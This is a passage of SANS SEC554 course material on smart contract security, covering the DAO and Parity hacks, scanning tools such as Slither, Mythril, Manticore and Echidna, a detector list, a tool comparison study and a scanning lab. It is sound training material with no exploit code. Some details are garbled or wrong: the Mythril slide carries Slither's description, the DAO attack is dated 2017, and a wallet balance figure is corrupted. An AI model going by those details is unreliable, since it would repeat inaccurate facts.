
<https://medium.com/loom-network/how-to-secure-your-smart-contracts-6-solidity-vulnerabilities-and-how-to-avoid-them-part-1-c33048d4d17d>



An infographic of vulnerability classes and causes in Smart Contracts can help to quickly identify where the main problem is and how can it be solved.

TYPES OF VULNERABILITIES

INFOGRAPHIC OF VULNERABILITY ATTACKS AND CONSEQUENCES



SANS

SEC554 | Blockchain and Smart Contract Security 69

Similarly, an infographic of vulnerability attacks and consequences in Smart Contracts would be useful to either establish incident response plans knowing the scope of an attack or perform guided tests and build a matrix like MITRE ATT&CK matrix including tactics, techniques and procedures

THE DAO HACK

The largest crowdfunding campaign in History at the time.

More than \$152 Million Dollars (USD) raised from around 11,000 investors.

The DAO Campaign accumulated 14% of all existing Ether.

Due to a Reentrancy vulnerability in the Smart Contract code, it suffered a \$50 Million loss of Ethereum as a hacker who identified the security issue drained nearly 1/3 of raised funds by executing a recursive call.

The Security issue was so devastating, the Ethereum Blockchain was “Hard Forked” into two separate chains.

We will dig into this more later.....

We will walk through the details of this hack in the upcoming slides.

THE PARITY BUG

An Ethereum Multi-Sig Wallet had a bug in the code that allowed an attacker to take ownership of a wallet in a single transaction and drain it of its funds.

The MultisigExploit-Hacker (MEH), as he/she is named, exploited a vulnerability with the **delegatecall** issue explained previously, and was able to make off with \$30 Million worth of Ethereum.

<https://etherscan.io/address/0xb3764761e297d6f121e79c32a65829cd1ddb4d32#internaltx>

Overview		Multisig Exploit Hacker		More Info	
Balance:	83,017,191,220,980,000,000,112 Ether			My Name Tag:	Not Available, login to update
Ether Value:	\$39,204,868.55 (@ \$472.25/ETH)				
Token:	\$1,677.71				
Transactions	Internal Txns	Erc20 Token Txns	Erc721 Token Txns	Analytics	Comments
↓↓ Latest 4 internal transactions ↓↓					
Parent Txn Hash	Block	Age	From	To	Value
0x40fe0997c7da15bfbd...	4053608	1138 days 12 hrs ago	0xa36ae0959048a18d...	Multisig Exploit Hacker	0.000722 Ether
0x6ef10fc5170f609086...	4043802	1140 days 15 hrs ago	0xbec501de75b8099a3...	Multisig Exploit Hacker	82.189 Ether
0x9717862322d56e1c5...	4043791	1140 days 15 hrs ago	0x50126e8fc0be29f83...	Multisig Exploit Hacker	44,055 Ether
0x0e0d16475d2ac6a48...	4041179	1141 days 5 hrs ago	0x01affb9c0cd3a6647...	Multisig Exploit Hacker	26.793 Ether

We will walk through the details of this hack in the upcoming slides.

TYPES OF TOOLS

Curated List of Security Tools (as of October 2020)

Static Analysis	contractLarva E-EVM Echidna Erays Ether Ethersplay EtherTrust EthIR FSolidM Gasper [9] HoneyBadger KEVM MadMax Maian Manticore Mythril	https://github.com/gordonpace/contractLarva https://github.com/pisocrob/E-EVM https://github.com/crytic/echidna https://github.com/teamnsg/erays N/A https://github.com/crytic/ethersplay https://www.netidee.at/ethertrust https://github.com/costa-group/EthIR https://github.com/anmavrid/smart-contracts N/A https://github.com/christoftorres/HoneyBadger https://github.com/kframework/evm-semantics https://github.com/nevillegreh/MadMax https://github.com/MAIAN-tool/MAIAN https://github.com/trailofbits/manticore/ https://github.com/ConsenSys/mythril-classic	Octopus Osiris Oyente Porosity rattle ReGuard Remix SASC sCompile Security Slither Smartcheck Solgraph Solhint SolMet teEther Vandal VeriSol Zeus	https://github.com/quoscient/octopus https://github.com/christoftorres/Osiris https://github.com/melonproject/oyente https://github.com/comaeio/porosity https://github.com/crytic/rattle N/A https://github.com/ethereum/remix N/A N/A https://github.com/eth-sri/security https://github.com/crytic/slither https://github.com/smartdec/smarcheck https://github.com/rainenorshire/solgraph https://github.com/protofire/solhint https://github.com/chicxurug/SolMet-Solidity-parser https://github.com/nescio007/teether https://github.com/usyd-blockchain/vandal https://github.com/microsoft/verisol N/A
------------------------	---	--	---	---

There are many tools to check the security in Smart Contracts. First, the tools can be classified into tools for dynamic analysis and for static analysis. Static analysis tools review the source code or bytecode of the contract, but it is not executed. Some static analysis tools are available online such as Remix and Smartcheck. Otherwise, dynamic analysis tools examine the code (parts of) while is executing in the original context. For instance, Mythril is an example of static analysis tool, while Manticore can perform a dynamic binary analysis with EVM support.

In addition, some tools can execute a symbolic execution over Smart Contracts, i.e., inputs are entered as symbolic values to check different possible outcomes and detecting errors or crashes. The best example of this type of tools is Manticore. And finally, the fuzzers. Fuzzers generate custom inputs to leverage invariants defined by user. An example is Echidna.

These are roughly general classifications of the types of tools. The most important tools will be explained in detail in the upcoming slides.

MYTHRIL / MYTHX

Developer:	Crytic
Type:	Static Analysis Framework for Smart Contracts.
Source:	
Description:	Slither is a Solidity static analysis framework written in Python 3. It runs a suite of vulnerability detectors, prints visual information about contract details, and provides an API to easily write custom analyses.

```
root@jessie:~/home/zillon# myth --help
Usage: myth [-h] [-v LOG_LEVEL]
           [analyze,a,disassemble,d,pro,p,list-detectors,read-storage,leveldb-search,function-to-hash,hash-to-address,version,truffle,help] ...

Security analysis of Ethereum smart contracts

positional arguments:
  (analyze,a,disassemble,d,pro,p,list-detectors,read-storage,leveldb-search,function-to-hash,hash-to-address,version,truffle,help)
    Commands
      analyze (a)   Starts the analysis of the smart contract
      disassemble (d) Disassembles the smart contract
      pro (p)       Analyzes input with the mythx API (https://mythx.io)
      list-detectors List available detection modules
      read-storage  Retrieves storage slots from a given address through rpc
      leveldb-search Searches storage slots in leveldb
      function-to-hash Returns the hash signature of the function
      hash-to-address converts the hashes in the blockchain to ethereum address
      version       Outputs the version

optional arguments:
  -h, --help            show this help message and exit
  -v LOG_LEVEL          log level (0-5)
```

MYTH

DEEP SCAN
Submitted 15 hours ago · info
ID: E7c0081-A0b9-4a71-9AC8-11DCEC4DF8D9 ·
[COPY FULL REPORT AS JSON](#)

[GET REPORT](#)

DETECTED ISSUES

ID	SEVERITY	NAME	FILE	LOCATION
SIMC-102	Medium	Dangerous use of uninitialized storage variables.	l1convertercaller.sol	L: 10 C: 35026
SIMC-001	Low	An outdated compiler version is used.	l1convertercaller.sol	L: 1 C: 0
SIMC-13M	Low	Call with hardcoded gas amount.	l1convertercaller.sol	L: 10 C: 16172
SIMC-13M	Low	Call with hardcoded gas amount.	l1convertercaller.sol	L: 10 C: 24837
SIMC-13M	Low	Call with hardcoded gas amount.	l1redeploy.sol	L: 10 C: 8342

MYTHX

SANS | SEC554 | Blockchain and Smart Contract Security

73

Mythril is known as the Swiss Army Knife for smart contracts security. Mythril is a Consensys' (hacking) tool and a disassembler to perform static analysis in EVM Bytecode. In addition, Mythril is able to perform symbolic analysis in order to detect many vulnerabilities. Mythril is able to read both Solidity code and raw EVM bytecode.

MythX is the Mythril paid cloud-based platform version. The great advantage of the paid version compared to the free version is that it is possible to connect MythX with Remix IDE and Truffle, being very useful for both developers and auditors. API key, which can be obtained on the web, is required to connect MythX with other applications.

References:

- <https://github.com/ConsenSys/mythril>
- <https://mythx.io/>


SLITHER

Developer: Crytic

Type: Static Analysis Framework for Smart Contracts.

Source:

Description: Slither is a Solidity static analysis framework written in Python 3. It runs a suite of vulnerability detectors, prints visual information about contract details, and provides an API to easily write custom analyses.



- Detects vulnerable Solidity code with low false positives
- Identifies where the error condition occurs in the source code
- Easily integrates into build tools like Truffle.
- Built-in 'printers' quickly report crucial contract information
- Detector API to write custom security analyses
- Ability to analyze contracts written with Solidity ≥ 0.4
- Correctly parses 99.9% of all public Solidity code
- Average execution time of less than 1 second per contract

```
root@ubuntu:/home/zlion# slither .
INFO:Detectors:
Reentrancy in ContractRegistryClient.updateRegistry() (utility/ContractRegistryClient.sol#55-73):
  External calls:
    newRegistry = IContractRegistry(addressOf(CONTRACT_REGISTRY)) (utility/ContractRegistryClient.sol#6)
      registry.addressOf(_contractName) (utility/ContractRegistryClient.sol#10)
        .require(bool,string)(newRegistry.addressOf(CONTRACT_REGISTRY) != address(0),ERR_INVALID_REGISTRY) (util
  ...
```


Slither is a Python3 tool to perform Smart Contract static analysis where the number of false positives is very low. Slither is a good tool for beginning developers because any vulnerability found is explained by a link with a short description. There are 3 modules in Slither: Detectors, Printers and Tools. There are 45 detectors to discover the 45 most common vulnerabilities:

1. Name-reused: Contract's name reused
2. Rtlo: Right-To-Left-Override control character is used
3. Shadowing-state: State variables shadowing
4. Suicidal: Functions: allowing anyone to destruct the contract
5. Uninitialized-state: Uninitialized state variables
6. Uninitialized-storage: Uninitialized storage variables
7. Arbitrary-send: Functions that send ether to arbitrary destinations
8. Controlled-delegatecall: Controlled delegatecall destination
9. Reentrancy-eth: Reentrancy vulnerabilities (theft of ethers)
10. Erc20-interface: Incorrect ERC20 interfaces
11. Erc721-interface: Incorrect ERC721 interfaces
12. Incorrect-equality: Dangerous strict equalities
13. Locked-ether: Contracts that lock ether
14. Shadowing-abstract: State variables shadowing from abstract contracts
15. Tautology: Tautology or contradiction
16. Boolean-cst: Misuse of Boolean constant
17. Constant-function-asm: Constant functions using assembly code
18. Constant-function-state: Constant functions changing the state
19. Divide-before-multiply: Imprecise arithmetic operations order
20. Reentrancy-no-eth: Reentrancy vulnerabilities (no theft of ethers)
21. Tx-origin: Dangerous usage of tx.origin
22. Unchecked-lowlevel: Unchecked low-level calls
23. Unchecked-send: Unchecked send
24. Uninitialized-local: Uninitialized local variables

25. Unused-return: Unused return values
26. Shadowing-builtin: Built-in symbol shadowing
27. Shadowing-local: Local variables shadowing
28. Void-cst: Constructor called not implemented
29. Calls-loop: Multiple calls in a loop
30. Reentrancy-benign: Benign reentrancy vulnerabilities
31. Reentrancy-events: Reentrancy vulnerabilities leading to out-of-order Events
32. Timestamp: Dangerous usage of block.timestamp
33. Assembly: Assembly usage
34. Boolean-equal: Comparison to boolean constant
35. Deprecated-standards: Deprecated Solidity Standards
36. Erc20-indexed: Un-indexed ERC20 event parameters
37. Low-level-calls: Low level calls
38. Naming-convention: Conformance to Solidity naming conventions
39. Pragma: If different pragma directives are used
40. Solc-version: Incorrect Solidity version
41. Unused-state: Unused state variables
42. Reentrancy-unlimited-gas: Reentrancy vulnerabilities through send and transfer
43. Too-many-digits: Conformance to numeric notation best practices
44. Constable-states: State variables that could be declared constant
45. External-function: Public function that could be declared as external

Printer module has two modes: Quick Review and In-Depth Review. Quick Review mode has 3 printers:

- inheritance-graph: Export graph of each contract to a dot file
- contract-summary: Print a summary of the contracts
- human-summary: Print a summary of the contracts readable by humans.

In-Depth Review mode has 4 printers:

- call-graph: Export the call-graph of the contracts to a dot file
- cfg: Export the CFG (Control Flow Graph) of each functions
- function-summary: Print a summary of the functions
- vars-and-auth: Print the state variables written and the authorization of the functions

Finally, Slither has some tools to make the life of auditor easier such as:

- slither-check-upgradeability: Review delegatecall-based upgradeability
- slither-prop: Automatic unit tests and properties generation
- slither-flat: Flatten a codebase
- slither-check-erc: Check the ERC's conformance
- slither-format: Automatic patches generation

More Slither tools are in development.

Reference:

<https://github.com/crytic/slither>

MANTICORE

Developer:	Cryptic / Trail of Bits
Type:	Symbolic Execution Tool for EVM Smart Contracts and binaries (Linux ELF and Web Assembly)
Source:	https://github.com/trailofbits/manticore.git
Description:	Manticore can perform “program exploration” by executing a binary with symbolic inputs, and then explore all the possible states it can reach. Doing this allows the tester to detect failures, and see the error state at the time of the crash. State exploration is done with instruction hooks and event call backs.



```
ziton@ziton-SECS54:~$ manticore
usage: manticore [-h] [--compile-force-framework COMPILER_FORCE_FRAMEWORK] [--compile-remove-metadata] [--compile-custom-build COMPILER_CUSTOM_BUILD]
                 [--ignore-compile] [-solv SOLC] [-solv-remaps SOLC_REMAPS] [-solv-args SOLC_ARGS] [-solv-disable-warnings]
                 [-solv-working-dir SOLC_WORKING_DIR] [-solv-solcs-select SOLC_SOLCS_SELECT] [-solv-solcs-bin SOLC_SOLCS_BIN] [-solv-standard-json]
                 [-truffle-ignore-compile] [-truffle-build-directory TRUFFLE_BUILD_DIRECTORY] [-truffle-version TRUFFLE_VERSION] [-embark-ignore-compile]
                 [-embark-overwrite-config] [-dapp-ignore-compile] [-etherline-ignore-compile] [-etherline-compile-arguments] [-etherscan-only-source-code]
                 [-etherscan-only-bytecode] [-etherscan-apikey ETHERSCAN_API_KEY] [-waffle-ignore-compile] [-waffle-config-file WAFFLE_CONFIG_FILE]
                 [-npv-disable] [--builder-ignore-compile] [--builder-cache-directory BUILDER_CACHE_DIRECTORY] [-coverage COVERAGE] [-no-colors]
                 [-policy POLICY] [-v] [-workspace WORKSPACE] [-version] [-config CONFIG] [-entrysymbol ENTRYSYMBOL] [-data DATA] [-file FILES]
                 [-env ENV] [--pure-symbolic] [-verbose-trace] [-txlimit TXLIMIT] [-txncoverage] [-txnoether] [-txaccount TXACCOUNT] [-txpreconstrn]
                 [-contract CONTRACT] [-list-detectors] [--exclude DETECTORS_TO_EXCLUDE] [-exclude-all] [-avoid-constant] [-init-loops] [-no-testcases]
                 [-only-alive-testcases] [-quick-mode] [-core.compress-states CORE_COMPRESS_STATES] [-core.timeout CORE_TIMEOUT]
                 [-core.cluster CORE_CLUSTER] [-core.procs CORE_PROCS] [-core.mprocessing CORE_MPROCESSING] [-core.seed CORE_SEED]
                 [-smt.timeout SMT_TIMEOUT] [-smt.memory SMT_MEMORY] [-smt.maxsolutions SMT_MAXSOLUTIONS] [-smt.z3_bin SMT_Z3_BIN]
                 [-smt.cvc4_bin SMT_CVC4_BIN] [-smt.yices_bin SMT_YICES_BIN] [-smt.defaultunsat SMT_DEFAULTUNSAT] [-smt.optimize SMT_OPTIMIZE]
                 [-smt.solver SMT_SOLVER] [-workspace.prefix WORKSPACE_PREFIX] [-workspace.dir WORKSPACE_DIR] [-evm.og EVM_OOG] [-evm.txfail EVM_TXFAIL]
                 [-evm.calldata_max_offset EVM_CALDATA_MAX_OFFSET] [-evm.calldata_max_size EVM_CALDATA_MAX_SIZE] [-evm.ignore_balance EVM_IGNORE_BALANCE]
                 [-evm.defaultgas EVM_DEFAULTGAS] [-evm.sha3 EVM_SHA3] [-evm.sha3timeout EVM_SHA3TIMEOUT] [--cli.profile CLI_PROFILE]
                 [-cli.explore_balance CLI_EXPLORE_BALANCE] [-cli.skip_reverts CLI_SKIP_REVERTS] [--cli.target_func CLI_TARGET_FUNC]
                 [-wasn.decode_names WASN_DECODE_NAMES] [--main.recursionlimit MAIN_RECURRENCELIMIT] [-native.fast_crash NATIVE_FAST_CRASH]
                 [-native.stdin_size NATIVE_STDIN_SIZE]
```

Manticore is a symbolic execution tool for analyzing binaries and Smart Contracts. The goal of Manticore is obtaining the all-possible states of a Smart Contract by symbolic execution.

Briefly, the main idea of symbolic execution is to run a target program in a symbolic manner, i.e., inputs values and variables are shown as symbolic values instead of concrete values. Symbolic values are used to generate path conditions which are logic formulas that represent the state of the program and the transformations between program states.

Manticore has two interfaces: CLI (Command Line Interface) and API (Application Programming Interface). CLI execute new test cases with custom inputs or sample inputs by default. Outputs are stored in folders which start with “mcore_”. On the other hand, custom test cases can be built by a Python programming interface. Moreover, some arbitrary properties of the Smart Contract can be tested by API such as starting conditions and executing symbolic transactions.

Reference:

<https://github.com/trailofbits/manticore>

ECHIDNA

“A Fast-Smart Contract Fuzzer” – Echidna is a Haskell program designed for fuzzing/property-based testing of Ethereum smart contracts. It uses sophisticated grammar-based fuzzing campaigns based on the ABI file to falsify user-defined predicates or Solidity assertions.

```
Echidna 1.3.0.0
Tests found: 10
assertion in voteYays: PASSED!
assertion in checkInvariant: FAILED!
Call sequence:
1.lock()
2.voteState("fb\193:[4K\143\140\f=v]\139l\166\n\DC2\162\\150 \132S\185\187\SYN=l\142\203V")
3.ethcall(a229c0468769a73fae7f9381e08fb43dbea72)
4.checkInvariant()

assertion in approvals: PASSED!
assertion in eth: PASSED!
assertion in states: PASSED!
assertion in votes: PASSED!
assertion in free: PASSED!
assertion in lock: PASSED!
assertion in voteState: PASSED!
assertion in deposits: PASSED!
```

Generates inputs tailored to your actual code.
Optional Slither integration to extract useful information before the fuzzing campaign.

Automatic testcase minimization for quick triage.
Seamless integration into the development workflow.

Maximum gas usage reporting of the fuzzing campaign.

Echidna is a fuzzer to test Smart Contracts, especially properties in the Smart Contracts libraries. Echidna uses the contract ABI to fake Solidity asserts or something that the user predefined to perform great custom fuzzing test cases.

Fuzzing is a widely used technique in security to find bugs in programs. Fuzzing is not an attack but it's a powerful technique and failure test through generating pseudo-random inputs. Nevertheless, Echidna doesn't look for the Smart Contract crash because Echidna is a kind of fuzzer known as property-based fuzzing.

Furthermore, Echidna generates custom inputs to leverage invariants defined by users such as incorrect access control (becoming the owner of the contract), incorrect state machine (token transfers with contract paused) and incorrect arithmetic (balance underflow and unlimited free tokens getting).

Finally, Echidna can be connected to Slither to gather some useful information before fuzzing the Smart Contract.

References:

<https://github.com/crytic/echidna>

<https://github.com/crytic/building-secure-contracts/tree/master/program-analysis/echidna>


SOLGRAPH

Solgraph is an npm installed module that takes a solidity contract, and renders a visual guide to the functions, control flow.

This helps a developer confirm the logic coded in the contract.

<https://github.com/raineorshine/solgraph>

Generates a DOT graph that visualizes function control flow of a Solidity contract and highlights potential security vulnerabilities.



Legend:

- Red: Send to external address
- Blue: Constant function
- Yellow: View
- Green: Pure
- Orange: Call
- Purple: Transfer
- Lilac: Payable

Function control flow visualization of a Solidity contract is a very good first approach to a Smart Contract. Solgraph is a tool which generates a DOT graph and shows possible security vulnerabilities. Solgraph has a color code to discern among send to external address (red), constant function (blue), view (yellow), pure (green), call (orange), transfer (purple) and payable (lilac).

DOT is a language to describe graphs whose extension is gv or dot and Graphviz is an open-source software to visualize graphs. Being able to draw automatic graphs of programs is very important for developers. Graph visualization draws structural information as diagrams.

Reference:

<https://github.com/raineorshine/solgraph>

IDA-EVM (IN DEVELOPMENT)

IDA Processor Module for the Ethereum Virtual Machine (EVM).

This plugin is under active development, and also required IDA 7.0 or less. Utilizes python module integration.

SANS

SEC554 | Blockchain and Smart Contract Security

First, debugging is a technique to analyze in detail what happens when a program is executed and allows controlled execution of a program. On the other hand, translating machine code into a code understandable by humans (assembly code) is a technique called disassembling.

IDA Pro is a very popular tool able to debug and disassemble mainly used by malware analysts to dissect malware files. Now, analysts who are used to using IDA are in luck. An IDA processor module is being developed for the Ethereum Virtual Machine (EVM). It's required the version 7.0 or newer to use IDA-EVM.

Reference:

<https://github.com/crytic/ida-evm>

ZION

ZION is a Linux distribution that comes pre-packaged with most of the tools, libraries, repositories, and development/security tools needed to do security pen-testing or research on smart contracts. Developed and maintained by Halborn Inc.

Think of it as the “KALI for Blockchain”



SANS

SEC554 | Blockchain and Smart Contract Security 80

ZION is a Linux-based built for use in the SANS penetration testing curriculum and beyond. It includes most of the tools, libraries, repositories, and development/security tools needed to do security pen-testing or research on smart contracts. Course-specific builds include also files and documentation needed for class labs.

ZION was developed by Halborn Inc. which takes care of maintenance too.

Key Features of ZION:

- Provides a consistent experience for SANS students.
- Includes all needed Ethereum Development and Security tools and also BitCoin tools.

Tools included:

Development Packages

- npm
- nvm
- node
- python3
- pip3
- golang

Ethereum Development

- solc
- solc-select
- web3js
- truffle
- ganache-cli
- ganache-UI (.app package)
- openZeppelin CLI and SDK
- solgraph
- geth
- Parity
- ABI Decoder
- ethersplay

Ethereum Security

- slither
- echidna
- myth/mithril
- manticore
- teEther
- karl

BitCoin Tools

- bitcoin-cli
- bitcoin-q
- electrum bitcoin wallet

Other Packages needed

- git
- terminator
- MetaMask
- graphviz (for solgraph)

HONORABLE MENTIONS

Oyente - Analysis Tool for Smart Contracts

Securify – SAAS Based Smart Contract Security Scanner

SmartCheck - an extensible static analysis tool for discovering vulnerabilities and other code issues in Ethereum smart contracts written in the Solidity programming language.

Sabre - MythX CLI client, to detect extra smart contract weaknesses.

There are other very useful tools to perform security tests such as Oyente, Securify, Smartdec and Sabre.

In 2016, Researchers from National University of Singapore developed Oyente. Oyente is a symbolic execution tool exclusively designed to find potential vulnerabilities in Smart Contracts.

Securify is a tool to search vulnerabilities in Smart Contracts by common patterns in them such as re-entrancy (DAO bugs), locked ethers, missing input validation, transaction ordering-dependent amount, receiver and transfer, unhandled exceptions and unrestricted ether flow.

One of the best online platforms to perform static analysis to Smart Contracts is SmartCheck. It's possible to upload a project or paste directly both the code and the GitHub repository.

Another interesting tool to analyze the security of Solidity Smart Contracts is Sabre. Sabre should be connected to MythX via API key to perform detections of security issues and produce counterexamples after checking assertion violations.

References:

<https://github.com/melonproject/oyente>
<https://eprint.iacr.org/2016/633.pdf>
<https://securify.chainsecurity.com/>
<https://tool.smartdec.net/>
<https://github.com/b-mueller/sabre>

SECURITY TOOLS FOR ETHEREUM SMART CONTRACTS

PUBLISHED RESEARCH ON SMART CONTRACT SECURITY SCANNING

Table 5: Vulnerabilities identified per category by each tool. The number of vulnerabilities identified by a single tool is shown in brackets.

Category	HoneyBadger	Maian	Manticore	Mythril	Osiris	Oyente	Security	Slither	Smartcheck	Total
Access Control	0/19 0%	0/19 0%	4/19 21%	4/19 21%	0/19 0%	0/19 0%	0/19 0%	4/19 21% (1)	2/19 11%	5/19 26%
Arithmetic	0/22 0%	0/22 0%	4/22 18%	15/22 68%	11/22 50% (2)	12/22 55% (2)	0/22 0%	0/22 0%	1/22 5%	19/22 86%
Denial Service	0/7 0%	0/7 0%	0/7 0%	0/7 0%	0/7 0%	0/7 0%	0/7 0%	0/7 0%	0/7 0%	0/7 0%
Front Running	0/7 0%	0/7 0%	0/7 0%	2/7 29%	0/7 0%	0/7 0%	2/7 29%	0/7 0%	0/7 0%	2/7 29%
Reentrancy	0/8 0%	0/8 0%	2/8 25%	5/8 62%	5/8 62%	5/8 62%	5/8 62%	7/8 88% (2)	5/8 62%	7/8 88%
Time Manipulation	0/5 0%	0/5 0%	1/5 20%	0/5 0%	0/5 0%	0/5 0%	0/5 0%	2/5 40% (1)	1/5 20% (1)	3/5 60%
Unchecked Low Calls	0/12 0%	0/12 0%	2/12 17%	5/12 42% (1)	0/12 0%	0/12 0%	3/12 25%	4/12 33% (3)	4/12 33% (1)	9/12 75%
Other	2/3 67%	0/3 0%	0/3 0%	0/3 0%	0/3 0%	0/3 0%	0/3 0%	3/3 100% (1)	0/3 0%	3/3 100%
Total	2/115 2%	0/115 0%	13/115 11%	31/115 27%	16/115 14%	17/115 15%	10/115 9%	20/115 17%	13/115 11%	48/115 42%

Table 6: Total number of detected vulnerabilities by each tool, including vulnerabilities not tagged in the dataset.

Category	HoneyBadger	Maian	Manticore	Mythril	Osiris	Oyente	Security	Slither	Smartcheck	Total
Access Control	0	10	28	24	0	0	61	20	3	91
Arithmetic	0	0	11	92	62	69	0	0	23	257
Denial of Service	0	0	0	0	27	11	0	21	19	59
Front Running	0	0	0	21	0	0	55	0	0	76
Reentrancy	0	0	41	16	51	51	32	15	71	84
Time Manipulation	0	0	4	0	4	5	0	5	2	20
Unchecked Low Level Calls	0	0	41	30	0	0	21	13	14	82
Unknown Unknowns	51	21	25	32	0	0	0	28	81	100
Total	5	12	76	215	98	90	114	83	76	769

Empirical study of several Security Tools detection rate by vulnerability Category: Reference: <https://arxiv.org/abs/1910.10601>

SANS

SEC554 | Blockchain and Smart Contract Security

83

An empirical study was done on several Ethereum Smart contract scanners to compare types and quantity of findings by researchers Thomas Durieux, João F. Ferreira, Rui Abreu, and Pedro Cruz. This table is the results published from their Research showing how each performed, and the results from scanning over 47,518 smart contracts deployed to the Ethereum mainnet (Feb, 2020).

What they found was that only 42% of the vulnerabilities from the dataset are detected by all the tools, with Mythril having the higher accuracy at 27%. Within the dataset, they observed that 97% of contracts are tagged as vulnerable, thus suggesting a considerable number of false positives.

Reference:

<https://arxiv.org/abs/1910.10601>

LAB 3.4: SCAN A SMART CONTRACT FOR VULNERABILITIES

Objectives:

- Discover the type of vulnerability detectors available in Slither.
- Vulnerability Scanning with Slither (CLI)
- Vulnerability Scanning with Mythril on REMIX (GUI)
- Compare the outputs of the scan results.
- Detect some common vulnerability classes of Solidity Smart Contracts.

Time: 45 minutes

SANS |

SEC554 | Blockchain and Smart Contract Security 84

This page intentionally left blank.

LAB 3.4: WALKTHROUGH



SCAN A SMART CONTRACT FOR VULNERABILITIES

SANS |

SEC554 | Blockchain and Smart Contract Security 85

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.3

Smart Contract Vulnerabilities

Types of Vulnerabilities

Well-Known Security Failures

Security Tools for Ethereum Smart Contracts

Exercise: Vulnerability Scanning a Solidity Project

Attacking and Exploiting Smart Contracts

Exploiting Ethereum Smart Contracts

Case Study: The DAO Hack

Exercise: Identifying an Exploit

Case Study: The Parity Hack

Exercise: Exploiting a Smart Contract on the Blockchain

Conclusion

Security Best Practices

The Future of Smart Contracts and Security

SANS |

SEC554 | Blockchain and Smart Contract Security

86

This page intentionally left blank.

EXPLOITING ETHEREUM SMART CONTRACTS

Vulnerable != Exploitable

Static analysis tools (like Mythril and Slither) are typically designed to detect vulnerable contracts, while dynamic analysis tools are designed to detect exploitable contracts.

Exploiting contracts often requires custom commands issued web3 (via curl, web3js, or another utility) or developing and deploying other contracts to control logical flaws within contract externally.

Vulnerable does not mean exploitable. Static analysis tools (like Mythril and Slither) are typically designed to detect vulnerable contracts, while dynamic analysis tools are designed to detect **exploitable** contracts. Oftentimes, the static analysis tools will see a vulnerability, but do not take into consideration mitigating contract controls, like the ones provided by OpenZeppelin (i.e., ReEntrancyGuard.sol).

To exploit, or find exploitable contracts, a combination of dynamic testing and deployable contracts should be performed. Also, coding or developing web3 commands or issuing RPC commands need to be performed that are relevant to the contract being tested. This requires a certain level of skill, and sometimes development experience in Solidity.

THE DAO HACK - CASE STUDY (I)

“A” DAO (Decentralized Autonomous Organization) is an organization represented by rules encoded as a computer program that is transparent, controlled by the organizational members, and not influenced by a central authority or figurehead. They are typically implemented on Blockchain.

Several well known DAOs:

Name	Purpose	Launch Date
DASH	Token Governance	2016
AUGUR	Prediction Market, Sports Betting, Insurance, Options Market	2018
STEEM	Social Media, Name Services, Industrial	2016
THE DAO	Venture Capital and Crowdfunding	Defunct due to Hack

DAO (Decentralized Autonomous Organization) is not a new concept. In 2014, Vitalik Buterin publish an article in Ethereum.org blog about concepts such as DAO, DAC (Decentralized Autonomous Corporation) and DO (Decentralized Organization). DAC and DO are essential concepts to define the context of DAOs nowadays. Vitalik remarks in his article that all these concepts have deficiencies, and it will be solved over time.

A DAO is an organization which lives in Internet and exists autonomously. However, there are tasks which DAO can't done alone, so DAO also depends on people. The main difference between DAO and DO is that decisions in DAO are autonomously taken, while in DO decisions are taken by humans. DAO and DO are vulnerable to collision attacks which certain members of the organization conspire to command the organization activity. Nevertheless, collision attacks in a DAO are considered as an error, while in a DO is a inherit characteristic. For instance, Bitcoin is closer to the concept of DAO, because it's unlikely that 51% of miners favor a specific blockchain.

On the other hand, the main difference between DAO and DAC is the reward get. While in DAC, participants get a benefit, DAO are nonprofit organizations.

Main features of DAO are:

- They don't have a hierarchical structure.
- Once deployed and operating, DAOs are not related to their “creators”. (independence).
- Rules and protocols of the organization are written in Smart Contracts and executed in blockchains, i.e., DAOs are transparent, decentralized, uncensorable and autonomous.
- Many use cases such as managing an enterprise or a nation.
- They are open source, transparent and incorruptible.
- All transactions are recorded in a blockchain.
- Proposals to make decisions are voted on by majority consensus.

The most important (and the first one) DAO is Bitcoin. Bitcoin could be considered the first decentralized and autonomous organization, coordinated by a consensus protocol that manages an incentive system and governance rules linked to its native token BTC.

One of the most important DAO was “The DAO”. The DAO was a digital organization and a venture capital fund without a traditional administrative organization, and it was not linked to any country. The DAO was funded through a token sale crowdfunding and set the record for the largest crowdfunding campaign in history. In June 2017 the system was attacked, and it was the end of The DAO. Nevertheless, thanks to the lessons learned with The DAO, today's DAOs are more secure.

Reference:

<https://blog.ethereum.org/2014/05/06/daos-dacs-das-and-more-an-incomplete-terminology-guide/>

THE DAO HACK - CASE STUDY (2)



